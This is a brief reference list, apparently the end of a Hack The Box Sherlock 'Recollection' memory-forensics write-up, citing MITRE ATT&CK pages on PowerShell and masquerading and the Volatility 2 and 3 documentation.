- MITRE ATT&CK — T1059.001 PowerShell
- MITRE ATT&CK — T1036.005 Masquerading
- Volatility 3 Documentation
- Volatility 2 Documentation
HTB Sherlock · Recollection · Memory Forensics · 2022-12-19